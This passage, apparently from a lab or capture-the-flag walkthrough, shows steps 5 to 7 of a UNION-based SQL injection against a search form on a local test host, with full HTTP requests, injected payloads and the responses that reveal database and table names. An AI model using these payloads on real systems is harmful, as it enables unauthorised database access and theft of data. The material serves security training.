
```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 51
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=mary' UNION ALL SELECT 1,2,3,4,5,database()#
```

```
      </a>
      <a href="search.php">
        <li>
          Search
        </li>
      </a>
      <a href="manage.php">
        <li>
          Manage
        </li>
      </a>
    </ul>
  </div>
</nav>

<div class="main">
  <div class="inner">
    <h3>
      Search results
    </h3>


    ID: 1<br/>
    Name: Mary Moe<br/>
    Position: CEO<br />
    Phone No: 46478415155456<br />
    Email: marym@example.com<br/>
    <br/>
    ID: 1<br/>
    Name: 2 3<br/>
    Position: 4<br />
    Phone No: 5<br />
    Email: Staff<br/>
```

- Database:
  - Staff

5. Determine all databases

```
' UNION SELECT 1,2,3,4,5,group_concat(SCHEMA_NAME) FROM information_schema.schemata #
```




```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 92
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=' UNION SELECT 1,2,3,4,5,group_concat(SCHEMA_NAME) FROM
information_schema.schemata #
```

```
        <h3>
          Search results
        </h3>


        ID: 19<br/>
        Name:  <br/>
        Position: <br />
        Phone No: <br />
        Email: <br/>
        <br/>
        ID: 20<br/>
        Name:  <br/>
        Position: <br />
        Phone No: <br />
        Email: <br/>
        <br/>
        ID: 21<br/>
        Name:  <br/>
        Position: <br />
        Phone No: <br />
        Email: <br/>
        <br/>
        ID: 22<br/>
        Name:  <br/>
        Position: <br />
        Phone No: <br />
        Email: <br/>
        <br/>
        ID: 1<br/>
        Name: 2 3<br/>
        Position: 4<br />
        Phone No: 5<br />
        Email: information_schema,Staff,users<br/>
```

- Databases
    - Staff
    - users

6. Determine tables in `Staff` database

```
' UNION ALL SELECT 1,2,3,4,5,group_concat(table_name) from information_schema.tables WHERE
table_schema='Staff'#
```



```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=mary' UNION ALL SELECT 1,2,3,4,5,group_concat(table_name)
from information_schema.tables WHERE table_schema='Staff'#
```


```
            </a>
            <a href="search.php">
              <li>
                Search
              </li>
            </a>
            <a href="manage.php">
              <li>
                Manage
              </li>
            </a>
          </ul>
        </div>
      </nav>

      <div class="main">
        <div class="inner">
          <h3>
            Search results
          </h3>


          ID: 1<br/>
          Name: Mary Moe<br/>
          Position: CEO<br />
          Phone No: 46478415155456<br />
          Email: marym@example.com<br/>
          <br/>
          ID: 1<br/>
          Name: 2 3<br/>
          Position: 4<br />
          Phone No: 5<br />
          Email: StaffDetails,Users<br/>
```

- Tables in `Staff` database
    - StaffDetails

    - Users

7. Determine columns in `Users` table

```
' UNION ALL SELECT 1,2,3,4,5,group_concat(column_name) from information_schema.columns WHERE table_name='Users'#
```



